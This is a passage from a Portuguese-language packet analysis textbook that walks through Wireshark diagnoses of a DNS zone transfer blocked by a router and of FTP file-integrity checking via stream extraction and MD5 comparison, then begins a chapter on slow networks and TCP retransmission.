Nesse caso, quando a comunicação foi abruptamente interrompida, pudemos apontar a localização do problema com base somente na funcionalidade de retransmissão embutida no TCP. À medida que prosseguirmos com nossos cenários, vamos contar muitas vezes com funcionalidades como essa para resolver problemas mais complexos.

## Sem conectividade com a filial

Nesse cenário, temos uma empresa com uma matriz e uma filial recém-implantada. A infraestrutura de TI da empresa está, em sua maior parte, contida na matriz, e um domínio baseado em servidor Windows é utilizado. Essa infraestrutura tem suporte de um controlador de domínios, um servidor DNS e um servidor de aplicações que servem para hospedar softwares baseados em web utilizados diariamente pelos funcionários da empresa. A filial está conectada por roteadores para criar um link WAN (wide area network, ou rede de longa distância). Na filial estão estações de trabalho de usuários e um servidor DNS escravo que deve receber informações de registros de recursos do servidor DNS upstream na matriz da empresa. A Figura 10.29 mostra um mapa de cada escritório e como estão ligados.

A equipe de implantação estava instalando a nova infraestrutura da filial quando percebeu que ninguém conseguia acessar o servidor de aplicações web da intranet a partir da rede da filial. Esse servidor está localizado na matriz e é acessado por meio do link WAN. Esse problema de conectividade afeta todos os usuários da filial. Todos eles conseguem acessar a internet e outros recursos na filial.




Figura 10.29 – Componentes relevantes da filial com problema.

## Escutando a transmissão

Como o problema está na comunicação entre a matriz e a filial, há dois locais em que poderíamos coletar dados para começar a rastrear o problema. Este poderia estar nos clientes da filial, portanto começaremos fazendo um espelhamento de porta em um desses computadores para verificar o que está sendo transmitido. Depois que tivermos coletado essas informações, elas poderão ser usadas para apontar para outros pontos de coleta que poderão ajudar a resolver o problema. O arquivo de captura inicial obtido de um dos clientes é *stranded\_clientside.pcapng*.

## Análise

Como vemos na Figura 10.30, nosso primeiro arquivo de captura começa quando o

usuário na estação de trabalho cujo endereço é 172.16.16.101 tenta acessar uma aplicação hospedada no servidor de aplicações da matriz em 172.16.16.200. Essa captura contém apenas dois pacotes. Parece que uma requisição DNS foi enviada para 172.16.16.251 com o fim de obter o registro A para appserver v no primeiro pacote. Esse é o nome de DNS para o servidor em 172.16.16.200 na matriz.

Como podemos ver na Figura 10.31, a resposta a esse pacote é uma falha do servidor u, que indica que algo está impedindo que a consulta DNS seja resolvida com sucesso. Observe que esse pacote não responde à consulta v, pois é um erro (falha de servidor).




Figura 10.30 – A comunicação começa com uma consulta DNS em busca do registro A para appserver.




Figura 10.31 – A resposta da consulta indica um problema upstream.

Sabemos agora que o problema de comunicação está relacionado a algum problema de DNS. Como as consultas de DNS na filial são resolvidas pelo seu servidor DNS local em 172.16.16.251, essa será nossa próxima parada.

Para capturar o tráfego apropriado do servidor DNS da filial, deixaremos o nosso sniffer instalado e simplesmente alteraremos a atribuição de espelhamento de porta de modo que o tráfego do servidor DNS, e não da estação de trabalho, seja agora espelhado em nosso sniffer. O resultado está no arquivo *stranded\_branchdns.pcapng*.

Como vemos na Figura 10.32, essa captura começa com a consulta e a resposta que vimos antes, juntamente com um pacote adicional. Esse pacote adicional parece um pouco estranho, pois está tentando se comunicar com o servidor DNS primário na matriz (172.16.16.250) u pela porta 53, que é a porta-padrão de servidor DNS w, mas não contém o UDP v que estamos acostumados a ver.




Figura 10.32 – Este pacote SYN utiliza a porta 53, mas não é UDP.

Para descobrir a finalidade desse pacote, lembre-se de nossa discussão sobre DNS no Capítulo 9. O DNS geralmente utiliza UDP, porém faz uso de TCP quando a resposta a uma consulta excede determinado tamanho. Nesse caso, veremos um pouco de tráfego UDP inicial que dispara o tráfego TCP. O TCP também é usado em DNS durante uma transferência de zona, quando registros de recursos são transferidos entre servidores DNS, o que provavelmente é o caso aqui.

O servidor DNS na filial é escravo do servidor DNS da matriz, o que significa que ele depende do servidor DNS da matriz para receber registros de recursos. O servidor de aplicações que os usuários da filial estão tentando acessar está localizado na matriz, ou seja, o servidor DNS da matriz é autoritativo para esse servidor. Para que o servidor da filial resolva uma requisição de DNS para o servidor de aplicações, o registro de recurso de DNS para esse servidor deve ser transferido do servidor DNS da matriz para o servidor DNS da filial. Provavelmente esse é o motivo de haver um pacote SYN nesse arquivo de captura.

A falta de resposta a esse pacote SYN nos informa que o problema de DNS é resultado de uma transferência de zona com falha entre os servidores DNS da filial e da matriz. Agora podemos avançar mais um passo e descobrir por que a transferência de zona está falhando. Os possíveis culpados para o problema podem ser restringidos aos roteadores entre os escritórios ou ao próprio servidor DNS da matriz. Para determinar quem está com problema, podemos fazer sniffing do tráfego do servidor DNS da matriz para ver se o pacote SYN está chegando até o servidor.

Não incluí um arquivo de captura para o tráfego do servidor DNS da matriz porque não havia nenhum. O pacote SYN jamais alcançou o servidor. Ao despachar técnicos para analisar a configuração dos roteadores que conectavam os dois escritórios, descobriu-se que o tráfego de entrada da porta 53 no roteador da matriz estava configurado para permitir somente tráfego UDP e bloquear tráfego TCP de entrada. Esse erro de configuração simples impedia que transferências de zona ocorressem entre os servidores, não deixando que os clientes da filial resolvessem consultas para dispositivos na matriz.

## **Lições aprendidas**

Podemos aprender muito sobre investigação de problemas de comunicação de rede observando dramas relacionados a crimes. Quando um crime ocorre, os detetives começam a entrevistar as pessoas mais afetadas. Pistas que resultem dessa análise são seguidas, e o processo continua até que um culpado seja encontrado.

Nesse cenário, começamos analisando o alvo (a estação de trabalho) e descobrimos pistas encontrando o problema de comunicação de DNS. Nossas pistas nos levaram ao servidor DNS da filial, em seguida ao servidor DNS da matriz e, por fim, ao roteador, que era a causa do problema.

Ao fazer análises, procure pensar nos pacotes como pistas. As pistas nem sempre informam quem cometeu o crime, mas muitas vezes levam você até o culpado em algum momento.

## **Dados de software corrompidos**

Algumas das discussões mais frequentes em TI ocorrem entre desenvolvedores e administradores de rede. Os desenvolvedores sempre culpam uma engenharia de rede precária e equipamentos com mau funcionamento pelos erros dos programas. Por sua vez, os administradores de rede tendem a culpar um código ruim pelos erros de rede e pela comunicação lenta.

Nesse cenário, um programador desenvolveu uma aplicação para monitorar as vendas de várias lojas e informá-las a um banco de dados central. Para economizar largura de banda durante o horário comercial regular, a aplicação não faz atualizações em tempo real. Os dados são acumulados ao longo do dia e são então transmitidos à noite com um arquivo em formato CSV (comma-separated values, ou valores separados por vírgula) para que sejam inseridos no banco de dados central.

Essa aplicação recém-desenvolvida não está funcionando corretamente. Os arquivos enviados das lojas estão sendo recebidos pelo servidor, porém os dados inseridos no banco de dados não estão corretos. Há seções faltando, dados estão no lugar errado e parte deles está faltando. Para consternação do administrador de rede, os programadores culpam a rede pelo problema. Eles estão convencidos de que os arquivos estão sendo corrompidos enquanto estão em trânsito das lojas para o repositório de dados central. Nossa objetivo é determinar se eles têm razão.

## **Escutando a transmissão**

Para coletar os dados de que precisamos, podemos capturar pacotes em uma das lojas ou na matriz. Como está afetando todas as lojas, o problema poderia estar na matriz se estivesse relacionado à rede – é o único ponto comum entre todas as lojas (além do próprio software).

Os switches da rede aceitam espelhamento de porta, portanto espelharemos a porta na

qual o servidor está conectado e faremos sniffing de seu tráfego. A captura de tráfego estará isolada a uma única instância de uma loja fazendo upload de seu arquivo CSV ao servidor de coleta. Esse resultado está no arquivo de captura *tickedoffdeveloper.pcapng*.

## Análise

Não sabemos nada sobre a aplicação que o programador desenvolveu além do fluxo básico de informações na rede. O arquivo de captura parece começar com um pouco de tráfego FTP, portanto vamos investigar para ver se ele é, realmente, o mecanismo que está transportando esse arquivo.

Ao observar a lista de pacotes inicialmente (Figura 10.33), podemos ver que 172.16.16.128 u inicia uma comunicação com 172.16.16.121 v fazendo um handshake TCP. Como 172.16.16.128 inicia a comunicação, podemos supor que ele é o cliente e que 172.16.16.121 é o servidor que compila e processa os dados. Após a conclusão do handshake, começamos a ver requisições FTP do cliente e respostas do servidor w.

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	172.16.16.128	172.16.16.121	TCP	66	2555 → 21 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=4 SACK_PERM=1
2	0.000071	172.16.16.121	172.16.16.128	TCP	66	21 → 2555 [SYN, ACK] Seq=0 Ack=1 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1
3	0.000242	172.16.16.128	172.16.16.121	TCP	60	2555 → 21 [ACK] Seq=1 Ack=1 Win=17520 Len=0
4	0.000249	172.16.16.121	172.16.16.128	FTP	96	Response: 220 FileZilla Server version 0.9.34 beta
5	0.002948	172.16.16.128	172.16.16.121	FTP	③ 78	Request: USER salesxfer
6	0.003396	172.16.16.121	172.16.16.128	FTP	91	Response: 331 Password required for salesxfer
7	0.003514	172.16.16.128	172.16.16.121	FTP	69	Request: PASS p@ssw0rd
8	0.004862	172.16.16.121	172.16.16.128	FTP	69	Response: 230 Logged on

Figura 10.33 – A comunicação inicial ajuda a identificar o cliente e o servidor.

Sabemos que alguma transferência de dados deveria estar ocorrendo aqui, portanto podemos usar nosso conhecimento sobre FTP para localizar o pacote em que essa transferência começa. A conexão FTP e a transferência de dados são iniciadas pelo cliente, portanto, a partir de 172.16.16.128, devemos ver o comando FTP STOR, utilizado para upload de dados para um servidor FTP. A maneira mais fácil de encontrar esse comando é criar um filtro.

Como esse arquivo de captura está cheio de comandos de requisição FTP, em vez de varrer as centenas de protocolos e opções no construtor de expressão, podemos criar o filtro de que precisamos diretamente no painel Packet List (Lista de pacotes). Para isso, inicialmente devemos selecionar um pacote com um comando de requisição FTP presente. Escolhemos o pacote 5, pois está próximo ao início de nossa lista. Em seguida, expanda a seção FTP no painel Packet Details e faça o mesmo com a seção USER. Clique no campo **Request Command: USER** (Comando de requisição: USER) com o botão direito do mouse e selecione **Prepare a Filter** (Preparar um filtro). Por fim, escolha **Selected** (Selecionado).

Um filtro será preparado para todos os pacotes contendo o comando de requisição FTP USER e ele será inserido no diálogo de filtro. A seguir, como vemos na Figura 10.34, edite o filtro substituindo a palavra USER pela palavra **STOR** u.

ftp.request.command == "STOR" ①							Expression... +
No.	Time	Source	Destination	Protocol	Length	Info	
② 64	4.369659	172.16.16.128	172.16.16.121	FTP	83	Request: STOR store4829-03222010.csv	


*Figura 10.34 – Este filtro ajuda a identificar o ponto em que a transferência de dados inicia.*

Poderíamos restringir mais ainda o filtro fornecendo o endereço IP do cliente e especificando-o como a origem da conexão por meio da adição de && ip.src == 172.16.16.128 ao filtro, mas como esse arquivo de captura já está restrito a um único cliente, isso não será necessário nesse caso.

Agora aplique esse filtro teclando ENTER e você verá que há apenas uma ocorrência do comando STOR no arquivo de captura, no pacote 64 v.

Já sabemos em que ponto a transferência de dados tem início, então clique no pacote para selecioná-lo e limpe o filtro clicando no botão X acima do painel Packet List. Sua tela deverá mostrar agora todos os pacotes, com o pacote 64 selecionado.

Se analisarmos o arquivo de captura começando pelo pacote 64, veremos que esse pacote especifica a transferência do arquivo *store4829-03222010.csv* u, como vemos na Figura 10.35.



*Figura 10.35 – O arquivo CSV está sendo transferido usando FTP.*

Os pacotes após o comando STOR usam uma porta diferente, porém são identificados como parte de uma transmissão FTP-DATA. Vimos que dados estão sendo transferidos, mas ainda temos de descobrir se o programador está certo ou errado. Para isso, devemos mostrar se o conteúdo do arquivo está intacto após atravessar a rede, portanto continuaremos extraíndo o arquivo transferido a partir dos pacotes capturados.

Quando um arquivo é transferido por uma rede em um formato sem criptografia, ele é dividido em segmentos e reconstruído no destino. Nesse cenário, capturamos pacotes à medida que alcançavam seu destino, mas antes que fossem reconstruídos. Os dados estão todos presentes; simplesmente devemos recompor os pacotes extraídos para formar o arquivo original. Para fazer a recomposição dos dados, selecione qualquer um dos pacotes no stream FTP-DATA (por exemplo, o pacote 66) e clique em **Follow TCP Stream** (Seguir o stream TCP). O resultado será exibido como mostra a Figura 10.36. Parece um arquivo-texto normal formatado em CSV, contendo dados de pedidos de compra.

Os dados podem ser vistos porque estão sendo transferidos em formato texto simples

sobre FTP, mas não podemos ter certeza de que o arquivo esteja intacto com base exclusivamente no stream. Para recompor os dados de modo a extraí-los e obtê-los em seu formato original, clique no botão **Save As** (Salvar como) e especifique o nome do arquivo conforme exibido no pacote 64. Em seguida, clique em **Save** (Salvar).

O resultado dessa operação de salvar deve ser um arquivo CSV que seja uma cópia exata, no nível de bytes, do arquivo originalmente transferido do sistema da loja. O arquivo pode ser conferido por meio da comparação entre o hash MD5 do arquivo original e o hash do arquivo extraído. Os hashes MD5 devem ser iguais, como mostra a Figura 10.37.




Figura 10.36 – O stream TCP mostra o que parecem ser dados sendo transferidos.



Figura 10.37 – Os hashes MD5 do arquivo original e do arquivo extraído são equivalentes.

Depois que os arquivos são comparados, podemos afirmar que a rede não é culpada pelo banco de dados corrompido na aplicação. O arquivo transferido da loja para o servidor de coleta está intacto quando alcança o servidor, portanto qualquer dado corrompido deve estar ocorrendo quando o arquivo é processado pela aplicação do lado do servidor.

## Lições aprendidas

Um aspecto ótimo sobre a análise no nível de pacotes é que você não precisa lidar com o emaranhado das aplicações. Aplicações com códigos precários excedem enormemente as aplicações boas, mas no nível de pacotes nada disso importa. Nesse caso, o programador estava preocupado com todos os componentes misteriosos dos quais sua aplicação depende, mas no final das contas a transferência de dados complicada que consumiu centenas de linhas de código nada mais é do que FTP, TCP e IP. Usando o que sabemos sobre esses protocolos básicos, pudemos garantir que o processo de comunicação estava fluindo corretamente e até mesmo extrair arquivos para provar a robustez da rede. É essencial lembrar-se de que, independentemente da complexidade do problema que temos em mãos, ele ainda poderá ser reduzido a pacotes.

## **Considerações finais**

Neste capítulo, abordamos diversos cenários em que a análise de pacotes nos permitiu adquirir uma melhor compreensão sobre comunicações problemáticas. Usando análise básica de protocolos comuns, pudemos rastrear e resolver prontamente os problemas de rede. Embora talvez você não encontre exatamente os mesmos cenários em sua rede, as técnicas de análise apresentadas neste capítulo deverão se provar úteis quando você analisar seus próprios problemas.



# LUTANDO CONTRA UMA REDE LENTA



Como administrador de rede, boa parte de seu tempo será gasto corrigindo computadores e serviços que estejam executando mais lentamente do que deveriam. Porém, somente porque alguém diz que a rede está lenta, não significa que ela deva ser a culpada.

Antes de começar a enfrentar uma rede lenta, inicialmente será necessário determinar se a rede está de fato lenta. Você aprenderá a fazer isso neste capítulo.

Começaremos discutindo os recursos de recuperação de erro e de controle de fluxo do TCP. Em seguida, exploraremos como detectar a causa da lentidão em uma rede. Por fim, veremos modos de definir bases de referência (baselines) para redes e os dispositivos e serviços que executam aí. Depois que tiver concluído este capítulo, você deverá estar muito mais bem equipado para identificar, diagnosticar e resolver problemas de redes lentas.

**NOTA** Várias técnicas podem ser usadas para resolver problemas de redes lentas. Optei por manter o foco principalmente no TCP porque, na maior parte do tempo, é tudo que você terá para trabalhar. O TCP permite fazer análises retrospectivas passivas em vez de gerar tráfego adicional (de modo diferente do ICMP).

## Recursos de recuperação de erros do TCP

Os recursos de recuperação de erros do TCP são nossas melhores ferramentas para localizar, diagnosticar e futuramente corrigir as causas de alta latência em uma rede. No que concerne à rede de computadores, latência é uma medida do intervalo de tempo entre a transmissão de um pacote e sua recepção.

A latência pode ser medida como unidirecional (de uma única origem para um destino)

ou como de ida e volta (de uma origem até um destino e de volta à origem). Quando a comunicação entre os dispositivos é rápida e o período de tempo que um pacote leva para ir de um ponto a outro é curto, dizemos que a comunicação tem baixa latência. Por outro lado, quando os pacotes demoram um período de tempo significativo para trafegar entre uma origem e um destino, dizemos que a comunicação tem alta latência. A alta latência é o inimigo número um de todos os administradores de rede que valorizam sua sanidade (e seu emprego).

No Capítulo 8, discutimos como o TCP utiliza números de sequência e confirmação para garantir a entrega dos pacotes de forma confiável. Neste capítulo, observaremos os números de sequência e confirmação novamente para ver como o TCP responde quando uma alta latência faz com que esses números sejam recebidos fora de ordem (ou não sejam sequer recebidos).

## Retransmissões TCP

